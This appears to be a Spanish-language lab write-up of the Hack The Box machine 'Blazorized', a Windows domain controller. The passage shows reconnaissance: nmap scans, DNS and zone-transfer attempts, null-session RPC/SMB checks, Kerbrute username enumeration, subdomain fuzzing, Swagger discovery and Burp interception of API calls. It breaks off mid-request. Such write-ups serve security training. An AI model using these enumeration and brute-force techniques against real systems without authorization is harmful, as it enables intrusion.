

Blazorized

Máquina: Blazorized

IP: 10.129.119.133

1. Reconocimiento de Puertos y Servicios

1.1 Escaneo de puertos TCP (Todo el rango)

Realizamos un escaneo inicial de los 65535 puertos para identificar cuáles están abiertos.

Comando: `nmap -p- --open -sS --min-rate 5000 -Pn -n 10.129.119.133 -vv -oG scanPort`

Explicación de parámetros:

- `-p-` : Escanea todos los puertos (1-65535).
- `--open` : Muestra solo los puertos que están abiertos.
- `-sS` : Realiza un escaneo tipo TCP SYN (sigiloso).
- `--min-rate 5000` : Envía paquetes a una velocidad mínima de 5000 paquetes por segundo para agilizar.
- `-Pn` : Omite el descubrimiento de host (asume que está vivo), útil si el firewall bloquea ICMP.
- `-n` : No realiza resolución DNS inversa.
- `-vv` : Verbosity level 2 (muy detallado) para ver puertos a medida que se encuentran.
- `-oG scanPort` : Guarda la salida en formato "Grepable" en el archivo `scanPort`.

Resultado:

```
Nmap scan report for 10.129.119.133
Host is up, received user-set (0.047s latency).
Scanned at 2026-02-10 21:15:04 CET for 12s
Not shown: 62920 closed tcp ports (reset), 2587 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
53/tcp    open  domain       syn-ack ttl 127
80/tcp    open  http         syn-ack ttl 127
88/tcp    open  kerberos-sec syn-ack ttl 127
135/tcp   open  msrpc        syn-ack ttl 127
139/tcp   open  netbios-ssn  syn-ack ttl 127
389/tcp   open  ldap         syn-ack ttl 127
445/tcp   open  microsoft-ds syn-ack ttl 127
464/tcp   open  kpasswd5     syn-ack ttl 127
```

```

593/tcp    open  http-rpc-epmap    syn-ack ttl 127
636/tcp    open  ldapssl           syn-ack ttl 127
1433/tcp   open  ms-sql-s          syn-ack ttl 127
3268/tcp   open  globalcatLDAP     syn-ack ttl 127
3269/tcp   open  globalcatLDAPssl  syn-ack ttl 127
5985/tcp   open  wsman             syn-ack ttl 127
9389/tcp   open  adws              syn-ack ttl 127
47001/tcp  open  winrm             syn-ack ttl 127
49664/tcp  open  unknown           syn-ack ttl 127
49665/tcp  open  unknown           syn-ack ttl 127
49666/tcp  open  unknown           syn-ack ttl 127
49667/tcp  open  unknown           syn-ack ttl 127
49673/tcp  open  unknown           syn-ack ttl 127
49678/tcp  open  unknown           syn-ack ttl 127
49679/tcp  open  unknown           syn-ack ttl 127
49690/tcp  open  unknown           syn-ack ttl 127
49695/tcp  open  unknown           syn-ack ttl 127
49700/tcp  open  unknown           syn-ack ttl 127
49720/tcp  open  unknown           syn-ack ttl 127
49776/tcp  open  unknown           syn-ack ttl 127

```

Read data files from: /usr/share/nmap

Nmap done: 1 IP address (1 host up) scanned in 12.72 seconds

1.2 Escaneo de Versiones y Servicios

Lanzamos scripts de enumeración básicos y detección de versiones sobre los puertos abiertos detectados.

Comando: `nmap -`

```

p53,80,88,135,139,389,445,464,593,636,1433,3268,3269,5985,9389,47001,49664,4966
5,49666,49667,49673,49678,49679,49690,49695,49700,49720,49776 -sCV
10.129.119.133 -oN scanV

```

Explicación de parámetros:

- `-p...` : Lista separada por comas de los puertos específicos encontrados anteriormente.
- `-sCV` : Combina `-sC` (ejecuta scripts por defecto de nmap) y `-sV` (detecta versiones de servicios).
- `-oN scanV` : Guarda la salida en formato normal (legible) en el archivo `scanV`.

Resultado:

```

Nmap scan report for 10.129.119.133
Host is up (0.047s latency).

```

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

```
53/tcp    open  domain          Simple DNS Plus
80/tcp    open  http             Microsoft IIS httpd 10.0
|_http-title: Did not follow redirect to http://blazorized.htb
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2026-02-10 14:17:22Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP
(Domain: blazorized.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1433/tcp  open  ms-sql-s         Microsoft SQL Server 2022 16.00.1115.00; RTM+
| ms-sql-info:
|   10.129.119.133\BLAZORIZED:
|     Instance name: BLAZORIZED
|     Version:
|       name: Microsoft SQL Server 2022 RTM+
|       number: 16.00.1115.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: true
|     TCP port: 1433
|_   Clustered: false
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-02-10T14:13:27
|_Not valid after: 2056-02-10T14:13:27
| ms-sql-ntlm-info:
|   10.129.119.133\BLAZORIZED:
|     Target_Name: BLAZORIZED
|     NetBIOS_Domain_Name: BLAZORIZED
|     NetBIOS_Computer_Name: DC1
|     DNS_Domain_Name: blazorized.htb
|     DNS_Computer_Name: DC1.blazorized.htb
|     DNS_Tree_Name: blazorized.htb
|_   Product_Version: 10.0.17763
|_ssl-date: 2026-02-10T14:18:31+00:00; -5h59m23s from scanner time.
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP
(Domain: blazorized.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf           .NET Message Framing
47001/tcp open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc            Microsoft Windows RPC
```

```

49665/tcp open  msrpc          Microsoft Windows RPC
49666/tcp open  msrpc          Microsoft Windows RPC
49667/tcp open  msrpc          Microsoft Windows RPC
49673/tcp open  msrpc          Microsoft Windows RPC
49678/tcp open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
49679/tcp open  msrpc          Microsoft Windows RPC
49690/tcp open  msrpc          Microsoft Windows RPC
49695/tcp open  msrpc          Microsoft Windows RPC
49700/tcp open  msrpc          Microsoft Windows RPC
49720/tcp open  msrpc          Microsoft Windows RPC
49776/tcp open  ms-sql-s       Microsoft SQL Server 2022 16.00.1115.00; RTM+
| ms-sql-ntlm-info:
|   10.129.119.133:49776:
|     Target_Name: BLAZORIZED
|     NetBIOS_Domain_Name: BLAZORIZED
|     NetBIOS_Computer_Name: DC1
|     DNS_Domain_Name: blazorized.htb
|     DNS_Computer_Name: DC1.blazorized.htb
|     DNS_Tree_Name: blazorized.htb
|_    Product_Version: 10.0.17763
|_ssl-date: 2026-02-10T14:18:31+00:00; -5h59m23s from scanner time.
| ms-sql-info:
|   10.129.119.133:49776:
|     Version:
|       name: Microsoft SQL Server 2022 RTM+
|       number: 16.00.1115.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: true
|_    TCP port: 49776
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-02-10T14:13:27
|_Not valid after: 2056-02-10T14:13:27
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-02-10T14:18:22
|_  start_date: N/A
|_clock-skew: mean: -5h59m23s, deviation: 0s, median: -5h59m23s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.08 seconds

```

Vemos que el reporte de nmap reporta el dominio blazorized.htb y dc1.blazorized.htb .

2. Enumeración DNS

2.1 Consultas DNS

Utilizamos `dig` para intentar extraer información de registros DNS del servidor.

Comandos: `dig @10.129.119.133 blazorized.htb ns` `dig @10.129.119.133 blazorized.htb mx` `dig @10.129.119.133 blazorized.htb ptr`

Explicación de parámetros:

- `@10.129.119.133` : Especifica que queremos usar la IP víctima como servidor DNS.
- `blazorized.htb` : El dominio a consultar.
- `ns/mx/ptr` : Tipos de registros (NameServer, Mail Exchange, Pointer).

Resultado: `dc1.blazorized.htb`

2.2 Intento de Transferencia de Zona

Intentamos realizar una transferencia de zona completa para listar todos los subdominios.

Comando: `dig @10.129.119.133 blazorized.htb axfr`

Explicación de parámetros:

- `axfr` : Solicita una transferencia de zona completa.

Resultado: `Transfer failed` (Falló la transferencia).

2.3 Actualización de Hosts

Contemplamos los dominios encontrados por nmap y DNS en nuestro archivo local.

Contenido: `10.129.119.133 blazorized.htb dc1.blazorized.htb dc1` (Añadido a `/etc/hosts`).

3. Enumeración SMB y RPC

3.1 Enumeración RPC (Null Session)

Intentamos enumerar usuarios del dominio mediante RPC usando una sesión nula (sin usuario ni contraseña).

Comando: `rpcclient -U '' 10.129.119.133 -N -c 'enumdomusers'`

Explicación de parámetros:

- `-U ''` : Especifica usuario vacío.
- `-N` : No pedir contraseña.

- `-c 'enumdomusers'` : Ejecuta el comando `enumdomusers` directamente.

Resultado: `NT_STATUS_ACCESS_DENIED`

3.2 Enumeración SMB con NetExec

Utilizamos NetExec para obtener información básica del servicio SMB sin credenciales.

Comando: `netexec smb 10.129.119.133`

Resultado: `[*] Windows 10 / Server 2019 Build 17763 x64 (name:DC1)
(domain:blazorized.htb) (signing:True) (SMBv1:False)`

3.3 Enumeración de recursos compartidos (Null Session)

Comprobamos si existen recursos compartidos accesibles anónimamente.

Comando: `smbmap -H 10.129.119.133 -u 'null'`

Explicación de parámetros:

- `-H` : Host objetivo.
- `-u 'null'` : Usuario nulo.

Resultado: `Access denied on 10.129.119.133`

4. Enumeración de Usuarios (Kerberos)

Utilizamos Kerbrute para enumerar usuarios válidos del directorio activo mediante fuerza bruta sobre Kerberos.

Comando: `kerbrute userenum --dc 10.129.119.133 -d blazorized.htb
/usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt`

Explicación de parámetros:

- `userenum` : Modo de enumeración de usuarios.
- `--dc` : IP del controlador de dominio.
- `-d` : Dominio.

Resultado:

```
2026/02/10 21:50:20 > [+] VALID USERNAME:  
administrator@blazorized.htb
```

5. Reconocimiento Web (Main)

5.1 Identificación de tecnologías

Analizamos las tecnologías del sitio principal.


Comando: `whatweb http://blazorized.htb`

Resultado:

```
http://blazorized.htb [200 OK] Country[RESERVED][ZZ], HTML5,
HTTPServer[Microsoft-IIS/10.0], IP[10.129.119.133], Microsoft-IIS[10.0],
Script, Title[Mozhar's Digital Garden]
```

5.2 Análisis Manual

Accedemos a `http://blazorized.htb/`.



Buscamos qué es Blazor WebAssembly y encontramos:


Blazor WebAssembly (WASM) es un framework de Microsoft para construir aplicaciones web de una sola página (SPA) interactivas utilizando C# en lugar de JavaScript. Se ejecuta directamente en el navegador del cliente mediante WebAssembly, permitiendo un alto rendimiento, capacidad sin conexión y reutilización de código .NET.

Descripción del apartado de Check Updates:

Because currently Blazorized is in alpha release, only the super admin can request all posts and categories from the API. However, you can use the button below to impersonate (temporarily, and securely) the admin and fetch all post and category updates.

Esta sección parece que no es funcional, al buscar actualizaciones nos arroja un error.

Mensaje de error: `Failed to Update Blazorized's Content!`



6. Fuzzing de Subdominios

Al haber referencias a APIs, puede existir subdominios. Lo enumeramos con wfuzz.

```
Comando: wfuzz -c --hh=144 -t 200 -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.blazorized.htb" 10.129.119.133
```

Explicación de parámetros:

- `-c` : Salida con colores.
- `--hh=144` : Ocultar respuestas con 144 caracteres (falsos positivos).
- `-t 200` : Usar 200 hilos.
- `-w ...` : Wordlist de subdominios.
- `-H ...` : Header Host modificando el subdominio con `FUZZ`.

Resultado:

```
000000024: 200      27 L    67 W    2015 Ch  "admin"
000000051: 404       0 L     0 W     0 Ch  "api"
```

6.1 Actualización de Hosts

Los incorporamos al `/etc/hosts`.

```
Contenido: 10.129.119.133 blazorized.htb dc1.blazorized.htb dc1
api.blazorized.htb admin.blazorized.htb
```

7. Reconocimiento Web (Subdominios)

Identificamos tecnologías web en los nuevos subdominios.

7.1 Subdominio API

Comando: `whatweb api.blazorized.htb`

Resultado:

```
http://api.blazorized.htb [404 Not Found] Country[RESERVED][ZZ],  
HTTPServer[Microsoft-IIS/10.0], IP[10.129.119.133], Microsoft-IIS[10.0]
```

7.2 Subdominio Admin

Comando: `whatweb admin.blazorized.htb`


Resultado:

```
http://admin.blazorized.htb [200 OK] Country[RESERVED][ZZ], HTML5,  
HTTPServer[Microsoft-IIS/10.0], IP[10.129.119.133], Microsoft-IIS[10.0],  
Script
```


8. Interacción Web Avanzada

Volvemos a la web principal. Probamos nuevamente a buscar actualizaciones en `http://blazorized.htb/check-updates`.

Resultado: `Successfully Updated Blazorized's Content!`




Se nos añaden 3 secciones adicionales: Computer Science, Cybersecurity y Research Papers.



Accediendo a los apartados no encontramos nada relevante.

Accedemos al subdominio admin `http://admin.blazorized.htb/`.

Vemos un panel de login:




9. Análisis de API y Tráfico


9.1 Swagger UI

En el subdominio API, verificamos si posee la ruta típica de `/swagger`.

Resultado: Si que existe, <http://api.blazorized.htb/swagger/>



Vemos dos endpoints, `categories` y `post`. Para enumerarlos necesitamos un Guid; estos no son factibles en fuerza bruta.



9.2 Intercepción de Tráfico (Burp Suite)

Comprobamos cómo se envía la petición por detrás interceptando con Burp Suite el botón "Check for Updates" de `http://blazorized.htb/check-updates`.

Vemos una solicitud OPTIONS `/posts`:

```
OPTIONS /posts HTTP/1.1
Host: api.blazorized.htb
```

Request

	Pretty	Raw	Hex
1	OPTIONS /posts HTTP/1.1		
2	Host: api.blazorized.htb		
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0		
4	Accept: */*		
5	Accept-Language: en-US,en;q=0.5		
6	Accept-Encoding: gzip, deflate, br		
7	Access-Control-Request-Method: GET		
8	Access-Control-Request-Headers: authorization		
9	Referer: http://blazorized.htb/		
10	Origin: http://blazorized.htb		
11	Connection: keep-alive		
12	Priority: u=4		
13			
14			

Otra solicitud a `/posts` con el método GET:

```
GET /posts HTTP/1.1
Host: api.blazorized.htb
```

```
Request
Pretty Raw Hex
1 GET /posts HTTP/1.1
2 Host: api.blazorized.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
